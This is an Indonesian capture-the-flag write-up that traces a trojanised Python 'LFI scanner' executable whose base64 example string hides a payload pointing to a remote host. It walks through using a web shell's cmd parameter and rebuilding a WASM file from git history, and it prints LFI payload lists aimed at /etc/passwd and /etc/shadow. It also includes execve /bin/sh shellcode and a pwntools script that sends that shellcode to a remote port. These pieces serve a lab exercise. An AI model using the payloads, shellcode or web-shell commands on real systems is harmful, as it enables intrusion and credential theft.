dari desc chall saya berpikir kita berarti disini perlu scanner tool tersebut terlebih dahulu. Jadi saya langsung memakai voltality untuk dump semua url unique yang saya simpan ke dump.txt setelah itu saya menemukan sebuah link github yang sangat mencurigakan yaitu : https://raw.githubusercontent.com/KurniaRadhit/Malicious-MS-Word-Template-Injecting/main/LFIscanner.exe

setelah konfirmasi dengan probset ternyata benar, dan setelah itu saya lgsg clone dan sempat stuck lama, teman saya mencoba strings file.exe tersebut dan menemukan :



dan masih bnyk yg lain dimana terdapat module python yang artinya file exe ini di build dari python langsung saja memakai pyinstxtractor dari https://github.com/extremecoders-re/pyinstxtractor. Setelah berhasil didapatkan file pyc langsung saja saya decompile menjadi py :

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: LFIscanner.py
# Bytecode version: 3.10.0rc2 (3439)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

import os
import base64
import re
import sys
from bs4 import BeautifulSoup
from time import sleep
import requests
RED = '\x1b[1;31m'
BLUE = '\x1b[1;34m'
GREEN = '\x1b[1;32m'
YELLOW = '\x1b[1;33m'
MAGENTA = '\x1b[1;35m'
WHITE = '\x1b[1;37m'
CYAN = '\x1b[1;36m'
END = '\x1b[0m'
RED_NORMAL = '\x1b[0;31m'
GREEN_NORMAL = '\x1b[0;32m'
TOOL = '\x1b[1;44;37m.:.:SIMPLE LFI SCANNER:.:.\x1b[0m'
example =
'aHR0cDovL2V4YW1wbGUuY29tLw0KaHR0cDovL2V4YW1wbGUuY29tL3BhZ2VzLw0KaHR0
cDovL2V4YW1wbGUuY29tL2luZGV4LnBocD9wYWdlPQ0KaHR0cDovL2V4YW1wbGUuY29tL
z9tb2R1bGU9DQpodHRwOi8vZXhhbXBsZS5jb20vZG93bmxvYWQucGhwP2ZpbGU9DQpodH
RwOi8vZXhhbXBsZS5jb20vZXhwb3J0P3BhdGg9DQpodHRwOi8vZXhhbXBsZS5jb20vaW5
kZXgucGhwP2xhbmc9ZW4mdGVtcGxhdGU9DQpodHRwOi8vZXhhbXBsZS5jb20vaW5kZXgu
cGhwP3BhZ2U9aG9tZSZ2aWV3PQ==\n4wAAAAAAAAAAAAAAAEAAAAAAAAA8wgAAACVAFM
AcgBnASkCehpodHRwOi8vMzEuOTcuMjIwLjE4Njo2MTc0L04pAdoDdXJsqQDzAAAAANoI
PHN0cmluZz7aCDxtb2R1bGU+cgYAAAABAAAAcwoAAADwAwEBAdgGIoEDcgQAAAA='

def is_text_content(data):
    try:
        text = data.decode('utf-8', errors='strict')
        if any((char in text for char in ['\x00', '\x01', '\x02',
'\x03'])) or 'marshal' in text.lower():
            return False
        return True
    except:
        return False

def base64_decode(b64_string):
```

```
    try:
        decoded_bytes = base64.b64decode(b64_string)
        if is_text_content(decoded_bytes):
            return decoded_bytes.decode('utf-8')
        return None
    except Exception as e:
        return None

def is_base64(s):
    if len(s) < 4:
        return False
    if not re.match('^[A-Za-z0-9+/]*={0,2}$', s):
        return False
    try:
        base64.b64decode(s, validate=True)
        return True
    except:
        return False

def resource_path(relative_path):
    if hasattr(sys, '_MEIPASS'):
        return os.path.join(sys._MEIPASS, relative_path)
    return os.path.join(os.path.abspath('.'), relative_path)

def get_example_urls():
    urls = []
    lines = example.strip().split('\n')
    url_counter = 1
    for line in lines:
        line = line.strip()
        if not line:
            continue
        if is_base64(line):
            decoded = base64_decode(line)
            if decoded:
                decoded_urls = [url.strip() for url in
decoded.split('\n') if url.strip()]
                for url in decoded_urls:
                    if url:
                        urls.append(f'{GREEN}{url_counter}.{END}
{WHITE}{url}{END}')
                        url_counter += 1
        else:
            urls.append(f'{GREEN}{url_counter}.{END}
{WHITE}{line}{END}')
```

```
            url_counter += 1
    return urls

def banner():
    os.system('cls' if os.name == 'nt' else 'clear')
    print(f'\n{CYAN}[illegible]{WHITE}[illegible] {END}\n{CYAN}[illegible]
[illegible]{WHITE}[illegible]{END}\n{CYAN}[illegible]
[illegible]{WHITE}[illegible]{END}\n{CYAN}[illegible]{WHITE}[illegible]
[illegible]{END}\n{CYAN}[illegible]{END}\n{CYAN}[illegible]
[illegible]{WHITE}[illegible]{END}\n{CYAN}[illegible]{WHITE}
[illegible]{END}\n\t\t\t     {TOOL}\n')
    print(f'{YELLOW}[ Contoh Target ]{END}')
    example_urls = get_example_urls()
    for url in example_urls:
        print(url)
    print()
parameters = ['?cat=', '?dir=', '?action=', '?board=', '?date=',
'?detail=', '?file=', '?filename=', '?download=', '?path=',
'?folder=', '?prefix=', '?include=', '?page=', '?inc=', '?locate=',
'?show=', '?doc=', '?docs=', '?site=', '?type=', '?view=',
'?content=', '?document=', '?layout=', '?mod=', '?conf=', '?data=',
'?input=', '?lang=', '?template=', '?menu=', '?item=', '?theme=',
'?load=', '?class=']
fallback_payloads = ['../../../etc/passwd', '../../etc/passwd',
'../etc/passwd', 'etc/passwd', '/etc/passwd',
'../../../../etc/passwd', '../../../../../etc/passwd',
'../../../../../../etc/passwd', '../../../../../../../etc/passwd',
'../../../../../../../../etc/passwd',
'../../../../../../../../../etc/passwd',
'../../../../../../../../../../etc/passwd', '/etc/passwd%00',
'/etc/passwd%0a', '/etc/shadow', '/etc/hosts', '/etc/motd',
'/etc/issue', '/proc/version', '/proc/cmdline', '/proc/self/environ',
'/proc/self/cmdline', '../../../windows/system32/drivers/etc/hosts',
'../../windows/system32/drivers/etc/hosts',
'../windows/system32/drivers/etc/hosts',
'windows/system32/drivers/etc/hosts',
'/windows/system32/drivers/etc/hosts',
'C:/windows/system32/drivers/etc/hosts',
'C:\\windows\\system32\\drivers\\etc\\hosts', '../../../boot.ini',
'../../boot.ini', '../boot.ini', 'boot.ini', '/boot.ini',
```

```
'C:/boot.ini', 'C:\\boot.ini']

def get_payloads_from_github():
    github_url =
'https://raw.githubusercontent.com/emadshanab/LFI-Payload-List/master
/LFI%20payloads.txt'
    print(f'{YELLOW}[INFO]{END} Mengunduh payloads dari GitHub...')
    try:
        response = requests.get(github_url, timeout=10)
        response.raise_for_status()
        payloads = [line.strip() for line in
response.text.splitlines() if line.strip()]
        print(f'{GREEN}[SUCCESS]{END} Berhasil mengunduh
{len(payloads)} payloads dari GitHub')
        return payloads
    except requests.RequestException as e:
        print(f'{RED}[ERROR]{END} Gagal mengunduh dari GitHub: {e}')

def get_payloads_from_local():
    try:
        if hasattr(sys, '_MEIPASS'):
            payloads_path = os.path.join(sys._MEIPASS,
'payloads.txt')
        else:
            payloads_path = 'payloads.txt'
        with open(payloads_path, 'r', encoding='utf-8') as f:
            payloads = [line.strip() for line in f.readlines() if
line.strip()]
        print(f'{GREEN}[SUCCESS]{END} Berhasil membaca
{len(payloads)} payloads dari file lokal')
        return payloads
    except FileNotFoundError:
        print(f'{YELLOW}[WARNING]{END} File payloads.txt tidak
ditemukan')

def get_payloads():
    payloads = get_payloads_from_github()
    if payloads:
        return payloads
    print(f'{YELLOW}[INFO]{END} Mencoba membaca dari file lokal...')
    payloads = get_payloads_from_local()
    if payloads:
        return payloads
    print(f'{YELLOW}[INFO]{END} Menggunakan fallback payloads...')
    print(f'{GREEN}[SUCCESS]{END} Menggunakan
```

```
{len(fallback_payloads)} fallback payloads')
    return fallback_payloads
payloads = get_payloads()
if not payloads:
    print(f'{RED}[ERROR]{END} Tidak ada payloads yang tersedia!')
    exit(1)
banner()
target_input = input(f'\n{CYAN}Masukkan URL target:{END} ').strip()
if target_input.startswith('http://') or
target_input.startswith('https://'):
    targets = [target_input.rstrip('/')]
else:
    targets = [f"http://{target_input.rstrip('/')}",
f"https://{target_input.rstrip('/')}"]
use_param = input(f'{CYAN}Ingin memakai parameter tambahan?
(y/n):{END} ').strip().lower()
if use_param == 'y':
    print(f'\n{YELLOW}Pilih parameter:{END}')
    for i, param in enumerate(parameters, 1):
        print(f'{GREEN}{i}.{END} {WHITE}{param}{END}')
    try:
        choice = int(input(f'{CYAN}Masukkan nomor parameter:{END} '))
        param = parameters[choice - 1]
        print(f'{GREEN}[INFO]{END} Parameter terpilih: {param}')
    except (ValueError, IndexError):
        print(f'{RED}[ERROR]{END} Pilihan tidak valid!')
        exit(1)
param = ''
targets = [t + param for t in targets]
print(f"\n{MAGENTA}{'==================================================
============'}{END}")
print(f'{MAGENTA}MEMULAI SCANNING LFI{END}')
print(f"{MAGENTA}{'==================================================
==========='}{END}")
vulnerable_urls = []
for base_url in targets:
    print(f'\n{CYAN}URL target ->> {base_url}{END}\n')
    for i, p in enumerate(payloads, 1):
        full_url = base_url + p
        print(f'{YELLOW}[{i}/{len(payloads)}]{END} Testing:
{full_url}')
        try:
            query = requests.get(full_url, timeout=5,
allow_redirects=True)
            response_text = query.text.lower()
```


```
            lfi_indicators = [('root:', 'x:', '/bin/bash'), ('root:',
'x:', '/bin/sh'), ('[boot loader]', 'timeout=', 'default='),
('127.0.0.1', 'localhost', '::1'), ('this is', 'kernel', 'version'),
('path=', 'windir=', 'systemroot=')]
            is_vulnerable = False
            for indicator_set in lfi_indicators:
                if all((indicator in response_text for indicator in
indicator_set)):
                    is_vulnerable = True
                    break
            if 'root' in response_text and ('bash' in response_text
or 'sh' in response_text) and ('/bin' in response_text or 'x:' in
response_text):
                is_vulnerable = True
            if is_vulnerable:
                print(f'{GREEN}[VULNERABLE]{END} {RED}LFI
DITEMUKAN!{END} {full_url}')
                vulnerable_urls.append(full_url)
                soup = BeautifulSoup(query.text, 'html.parser')
                content = ''
                if soup.blockquote:
                    content = soup.blockquote.get_text(strip=True)
                elif soup.pre:
                    content = soup.pre.get_text(strip=True)
                elif soup.find('textarea'):
                    content =
soup.find('textarea').get_text(strip=True)
                else:
                    text_content = soup.get_text(strip=True)
                    lines = text_content.split('\n')[:10]
                    content = '\n'.join(lines)
                if content:
                    print(f'{GREEN}Response preview:{END}')
                    print('----------------------------------------')
                    print(content[:500] + '...' if len(content) > 500
else content)
                    print('----------------------------------------')
            else:
                print(f'{RED}[TIDAK VULNERABLE]{END}')
        except requests.RequestException as e:
            print(f'{RED}[ERROR]{END} Gagal request: {e}')
        except Exception as e:
            print(f'{RED}[ERROR]{END} Error tidak terduga: {e}')
print(f"\n{MAGENTA}{'==================================================
============'}{END}")
```

```
print(f'{MAGENTA}HASIL SCANNING{END}')
print(f"{MAGENTA}{'==================================================
==========='}{END}")
if vulnerable_urls:
    print(f'{GREEN}DITEMUKAN {len(vulnerable_urls)} URL
VULNERABLE:{END}')
    for i, url in enumerate(vulnerable_urls, 1):
        print(f'{RED}{i}.{END} {url}')
else:
    print(f'{YELLOW}Tidak ada vulnerability LFI yang
ditemukan.{END}')
print(f'\n{CYAN}Scanning selesai!{END}')
if __name__ == '__main__':
    banner()
```

terdapat string base64 yang sangat mencurigakan di example tersebut setelah di decode masih tidak terbaca kemudian saya melihat ada \n dan mencoba memisahkannya menjadi:

4wAAAAAAAAAAAAAAAAEAAAAAAAAA8wgAAACVAFMAcgBnASkCehpodHRwOi8vMzEuOTcu
MjIwLjE4Njo2MTc0L04pAdoDdXJsqQDzAAAAANoIPHN0cmluZz7aCDxtb2R1bGU+cgYA
AAABAAAAcwoAAADwAwEBAdgGIoEDcgQAAAA=

dan hasil decodenya :



link : http://31.97.220.186:6174
maka didaptkan url tersebut. Setelah itu saya mencoba mengakses shell dan ternyata berhasil. langsung saja cek bash_historynya :

```
ls ls -la file data.wasm xxd data.wasm cd ../../../ ls ls -la nano .script.sh chmod +x script.sh
./.script.sh cd /var/www/html ls ls -la
```

terlihat disana ada file web asm.

Langsung aja kita akses
http://31.97.220.186:6174/?cmd=cd%20../../../../;ls%20-al

dan disana terlihat ada file script.sh dan isinya adalah :

```
#!/bin/bash

WASM_FILE="/var/www/html/data.wasm"
REPO_DIR="data"
```

```
DATA_FILE="data_bytes"

# Cek apakah file WASM ada
if [ ! -f "$WASM_FILE" ]; then
  echo "Error: '$WASM_FILE' not found!"
  exit 1
fi

# Buat folder repo dan masuk ke dalamnya
mkdir -p "$REPO_DIR"
cd "$REPO_DIR"

# Reset git repo
rm -rf .git
git init > /dev/null 2>&1

byte_count=0

# Baca file wasm byte per byte dalam hex, commit tiap byte ke git
xxd -p -c 1 "../$WASM_FILE" | while read hex_byte; do
  echo -n "$hex_byte" | xxd -r -p >> "$DATA_FILE"
  git add "$DATA_FILE" > /dev/null 2>&1
  git commit -m "Update byte $byte_count" > /dev/null 2>&1
  byte_count=$((byte_count + 1))
done

# Hapus file sementara
rm -f "$DATA_FILE"

# Hitung jumlah commit dan ukuran file wasm
FINAL_COUNT=$(git rev-list --count HEAD 2>/dev/null || echo "0")
WASM_SIZE=$(wc -c < "../$WASM_FILE")

echo "Done: $FINAL_COUNT commits created from $WASM_SIZE bytes"
```

Script ini membuat sebuah repo Git baru di folder data.
Kemudian membaca file data.wasm byte per byte (dalam hex), dan untuk setiap byte membuat commit baru yang mengupdate file data_bytes.
Setelah selesai, file sementara data_bytes dihapus.
Di akhir ditampilkan berapa banyak commit yang dibuat dan berapa besar file WASM asli.

Brrti disini kita perlu mencari git history dan saya menemukannya di http://31.97.220.186:6174/?cmd=cd%20../../../;cd%20./data;ls%20-al :

total 376 drwxr-xr-x 1 www-data www-data 4096 Aug 10 09:29 . drwxr-xr-x 1 root root 4096 Aug 7 15:36 .. drwxr-xr-x 1 www-data www-data 4096 Aug 10 05:32 .git -rw-r--r-- 1 www-data www-data 360338 Aug 10 09:29 gitdump.tar.gz
kemudian saya dump git tersebut ke lokal saya kemudian saya mengecek gti log nya dan terlihat dari byte 0 sampai byte 539. Setelah itu

langsung saja dump semua byte tersebut menjadi data.wasm dan setelah berkonsultasi dengan gpt ternyata kita disuruh mengubahnya menjadi wat. Berikut isi file.wat :

```
(module
  (type (;0;) (func (param i32 i32)))
  (type (;1;) (func))
  (import "x" "y" (func (;0;) (type 0)))
  (import "js" "mem" (memory (;0;) 2))
  (func (;1;) (type 0) (param i32 i32)
    (local i32 i32 i32)
    local.get 0
    local.set 2
    local.get 0
    local.get 1
    i32.add
    local.set 3
    loop  ;; label = @1
      local.get 2
      local.get 3
      i32.ge_u
      if  ;; label = @2
        return
      end
      local.get 2
      local.get 0
      i32.sub
      i32.const 3
      i32.rem_u
      i32.load8_u
      local.set 4
      local.get 2
      local.get 2
      i32.load8_u
      local.get 4
      i32.xor
      i32.store8
      local.get 2
      i32.const 1
      i32.add
      local.set 2
      br 0 (;@1;)
    end)
  (func (;2;) (type 0) (param i32 i32)
    (local i32 i32 i32 i32)
    local.get 0
    local.set 2
    local.get 0
    local.get 1
```

```
    i32.add
    local.set 3
    i32.const 3
    i32.load8_u
    local.set 4
    loop  ;; label = @1
      local.get 2
      local.get 3
      i32.ge_u
      if  ;; label = @2
        return
      end
      local.get 2
      i32.load8_u
      local.set 5
      local.get 5
      i32.const 65
      i32.ge_u
      local.get 5
      i32.const 90
      i32.le_u
      i32.and
      if  ;; label = @2
        local.get 2
        local.get 5
        i32.const 65
        i32.sub
        i32.const 26
        local.get 4
        i32.sub
        i32.add
        i32.const 26
        i32.rem_u
        i32.const 65
        i32.add
        i32.store8
      else
        local.get 5
        i32.const 97
        i32.ge_u
        local.get 5
        i32.const 122
        i32.le_u
        i32.and
        if  ;; label = @3
          local.get 2
          local.get 5
          i32.const 97
          i32.sub
          i32.const 26
```

```
          local.get 4
          i32.sub
          i32.add
          i32.const 26
          i32.rem_u
          i32.const 97
          i32.add
          i32.store8
        end
      end
      local.get 2
      i32.const 1
      i32.add
      local.set 2
      br 0 (;@1;)
    end)
  (func (;3;) (type 1)
    i32.const 16
    i32.const 220
    call 1
    i32.const 16
    i32.const 220
    call 2
    i32.const 16
    i32.const 220
    call 0)
  (export "main" (func 3))
  (start 3)
  (data (;0;) (i32.const 0) "IPB")
  (data (;1;) (i32.const 3) "\07")
  (data (;2;) (i32.const 4) "U")
  (data (;3;) (i32.const 5) "\dc\00\00\00")
  (data (;4;) (i32.const 16) "\0fb{+:pp*\05\13e8
b(?\01r\0e\07\01\0be\0e\19\0a(>\06$\00?+\07\13$\22\1a,<\09\0c\04`\
04\13\18{\19\1cw\03\040&\01\17\05\09\00\13\1c1\0f\12%\0e\17\01\05'
\15\0b\13-\06\14\03\0e\02\00\05'\1b\0d\12)\1e\141>\12\03\0a\1c7\1b
\118'\17\0cp!)\0da1 %\1a+\166p\22.\13e5
$w::0&\12\03\0b4,\1b7r'\01%,&\16\08e\03\0a\12\17\02\09\01\1c\11\12
\13\19\0e\0f\15\1b&\00\09y>\03;\00$\13\1c0y\09\0f\10\00\18\0a?\03\
1c#1\0b\0a0p\09\06\05;\05\1c\225\11\0a1\04\17\1byi*\0d#\1b\1c\12\0
3-3*\02\1ci\1878t"))
```

Lalu lgsg saja saya lempar ke gpt untuk reverse code tersebut berikut scriptnya :

```
ciphertext = (

b"\x0f\x62\x7b\x2b\x3a\x70\x70\x2a\x05\x13\x65\x38\x20\x62\x28\x3f\x0
1\x72\x0e\x07"
```

```
b"\x01\x0b\x65\x0e\x19\x0a\x28\x3e\x06\x24\x00\x3f\x2b\x07\x13\x24\x2
2\x1a\x2c\x3c"

b"\x09\x0c\x04\x60\x04\x13\x18\x7b\x19\x1c\x77\x03\x04\x30\x26\x01\x1
7\x05\x09\x00"

b"\x13\x1c\x31\x0f\x12\x25\x0e\x17\x01\x05\x27\x15\x0b\x13\x2d\x06\x1
4\x03\x0e\x02"

b"\x00\x05\x27\x1b\x0d\x12\x29\x1e\x14\x31\x3e\x12\x03\x0a\x1c\x37\x1
b\x11\x38\x27"

b"\x17\x0c\x70\x21\x29\x0d\x61\x31\x20\x25\x1a\x2b\x16\x76\x70\x22\x2
e\x13\x65\x35"

b"\x20\x24\x77\x3a\x3a\x30\x26\x12\x03\x0b\x34\x2c\x1b\x37\x72\x27\x0
1\x25\x2c\x26"

b"\x16\x08\x65\x03\x0a\x12\x17\x02\x09\x01\x1c\x11\x12\x13\x19\x0e\x0
f\x15\x1b\x26"

b"\x00\x09\x79\x3e\x03\x3b\x00\x24\x13\x1c\x30\x79\x09\x0f\x10\x00\x1
8\x0a\x3f\x03"

b"\x1c\x23\x31\x0b\x0a\x30\x70\x09\x06\x05\x3b\x05\x1c\x22\x35\x11\x0
a\x31\x04\x17"

b"\x1b\x79\x69\x2a\x0d\x23\x1b\x1c\x12\x03\x2d\x33\x2a\x02\x1c\x69\x1
8\x37\x38\x74"
)

# The keys for the two decryption stages.
xor_key = b"IPB"
caesar_shift = 7

def decrypt_xor(data: bytes, key: bytes) -> bytes:
    """Applies a repeating-key XOR cipher."""
    decrypted = bytearray()
    for i, byte in enumerate(data):
        # XOR the data byte with the corresponding key byte
        decrypted.append(byte ^ key[i % len(key)])
    return bytes(decrypted)

def decrypt_caesar(data: bytes, shift: int) -> bytes:
```

```
    """Applies a Caesar cipher shift to alphabetic characters."""
    decrypted = bytearray()
    for byte in data:
        if 65 <= byte <= 90:  # Uppercase 'A'-'Z'
            # Shift the character backwards, wrapping around the
alphabet
            shifted_byte = 65 + (byte - 65 - shift + 26) % 26
            decrypted.append(shifted_byte)
        elif 97 <= byte <= 122:  # Lowercase 'a'-'z'
            # Shift the character backwards, wrapping around the
alphabet
            shifted_byte = 97 + (byte - 97 - shift + 26) % 26
            decrypted.append(shifted_byte)
        else:
            # If not a letter, keep the byte as is
            decrypted.append(byte)
    return bytes(decrypted)


# --- MAIN EXECUTION ---

# 1. Perform the first decryption (XOR)
xor_decrypted_data = decrypt_xor(ciphertext, xor_key)

# 2. Perform the second decryption (Caesar) on the result
final_message_bytes = decrypt_caesar(xor_decrypted_data,
caesar_shift)

# 3. Decode the final bytes into a readable string and print it
print("✅ Decryption Complete!")
print("-" * 25)
# Use 'utf-8' to decode the bytes and ignore any potential errors
print(final_message_bytes.decode('utf-8', errors='ignore'))
print("-" * 25)
```

Didapatkan base64 :
Y29uc29sZS5sb2coJ0ZPVU5EIScpOyBhbGVydCgnRGF0YSA9IE5CMkhJNERUSElYUzZZVEpPUVhHWTZKUEpRWUdPWlpUTVEnKTsgZG9jdW1lbnQuY49keS5pbm5lckhUTUwgKz0gJzxoMT5TVUNDRVNTISBEYXRhID0gTkIySEk0RFRISVhTNllUSk9RWEdZNkpQSlFZR09aWlRNUTwvaDE+Jzs=
decoded : console.log('FOUND!'); alert('Data = NB2HI4DTHIXS6YTJOQXGY6JPJQYGOZZTMQ'); document.c dy.innerHTML += '<h1>SUCCESS! Data = NB2HI4DTHIXS6YTJOQXGY6JPJQYGOZZTMQ</h1>';

kemudian saya mencoba base32 dengan string DATA tersebut dan didapatkan lah sebuah shortened link YANG SAYA KIRA ADALAH FLAG...

https://bit.ly/L0gg3d (gdrive berisi log.pcap)

kemudian saya mencoba menganalisis isi pcap tersebut di bagian tcp dan berhasil mendapatkan flag part pertama nya dengan cara mengubah nilai hex di stack menjadi ascii dan mereversenya

Hasil decode ASCII (dengan little-endian):

Hex	ASCII (little-endian)	Keterangan
0x7f800bc4e963	c æ Ð .. (non-printable)	Non-printable
0xfbad208b	(4 bytes saja) ..	Non-printable
0x7ffd7f3bbe20	(5 bytes) non-printable	Non-printable
0x1	(1)	SOH
(nil)	-	NULL
0x7ffe4ae945c8	non-printable	Non-printable
0x100c00000	(5 bytes, 0x00..) non-printable	Non-printable
0x61646f746b636168	hacktoda	Dari sebelumnya
0x6873333368537b79	y{Sh33sh	
0x743472676e30435f	_C0ngr4t	
0x34685f7530795f73	s_y0u_h4	
0xa5f3376	(kecil, 4 bytes)	Non-printable
0x80000	(angka)	
0x10000	(angka)	
0x7ffdc226f438	non-printable	Non-printable

namun karena kekurangan waktu saya tidak sempat menyelesaikan chall ini, ternyata nc nya masih dibuka T_T. kemudian terdapat sebuah payload menarik di wireshark pada stream tcp ke 19 :
6a6848b82f62696e2f2f2f73504889e7687269010181342401010101 31f6566a085e4801e6564889e631d26a3b580f05
saya melemparnya ke gpt dan ternyata itu merupakan shellcode :

```
section .text
    global _start

_start:
    ; push 0x68
    push byte 0x68
```

```
; mov rax, 0x732f2f2f6e69622f  ; string "/bin///s"
mov rax, 0x732f2f2f6e69622f
push rax

; mov rdi, rsp  ; pointer ke string "/bin///s"
mov rdi, rsp

; push 0x1016972 (tidak pasti)
push dword 0x01016972

; xor DWORD PTR [rsp], 0x31010101
xor dword [rsp], 0x31010101

; test dan operasi byte (biasanya padding atau obfuscation)
test byte [rsi + 0x6a], dl
or byte [rsi - 0x26], bl

; add rsi, rsp
add rsi, rsp

; push rsi
push rsi

; mov rsi, rsp
mov rsi, rsp

; xor edx, edx
xor edx, edx

; push 0x3b
push byte 0x3b

; pop rax  ; syscall number execve = 59
pop rax

; syscall
syscall
```

Ya kemudian ternyata tinggal mengakses nc nya dan mengisi payload yg sama dengan pwntools pada port terlihat dibawah :

```
▸ Frame 249: 153 bytes on wire (1224 bits), 153 bytes captured (1224 bits)
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 31.97.220.186
▸ Transmission Control Protocol, Src Port: 56328, Dst Port: 5200, Seq: 1, Ack: 3
▸ Data (97 bytes)

0000  00 04 00 01 00 06 08 00  27 95 bd 54 00 00 08 00   ........
0010  45 00 00 89 df 5e 40 00  40 06 52 e6 0a 00 02 0f   E····^@·
0020  1f 61 dc ba dc 08 14 50  4c 32 dc 86 03 4f a8 04   ·a·····P
0030  50 18 fa ee 08 a6 00 00  36 61 36 38 34 38 62 38   P·......
0040  32 66 36 32 36 39 36 65  32 66 32 66 32 66 37 33   2f62696e
0050  35 30 34 38 38 39 65 37  36 38 37 32 36 39 30 31   504889e7
0060  30 31 38 31 33 34 32 34  30 31 30 31 30 31 30 31   01813424
0070  33 31 66 36 35 36 36 61  30 38 35 65 34 38 30 31   31f6566a
0080  65 36 35 36 34 38 38 39  65 36 33 31 64 32 36 61   e6564889
0090  33 62 35 38 30 66 30 35  0a                        3b580f05 ·
```

berikut solvernya :

```
from pwn import *
```

```python
target_ip = '31.97.220.186'
target_port = 5200

shellcode_hex =
"6a6848b82f62696e2f2f2f73504889e7687269010181342401010101 31f6566a085e
4801e6564889e631d26a3b580f05"

shellcode = bytes.fromhex(shellcode_hex)

conn = remote(target_ip, target_port)
conn.send(shellcode)
conn.interactive()
```

shell :

```
/bin/python /home/jay/a.py
[+] Opening connection to 31.97.220.186 on port 5200: Done
[*] Switching to interactive mode
> $ ls
jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6Vj\
x08^H\x01\xe6VH\x89\xe61\xd2j;X\x0f\x05ls
$ ls
chall
flag1.txt
flag2.txt
$ cat flag1.txt
hacktoday{Sh33sh_C0ngr4ts_y0u_h4v3_
$ cat flag2.txt
Succe55fu11y_c0mpl3t3d_th1s_ch4ll3n9e}
```

Flag:
hacktoday{Sh33sh_C0ngr4ts_y0u_h4v3_Succe55fu11y_c0mpl3t3d_th1s_ch4ll
3n9e}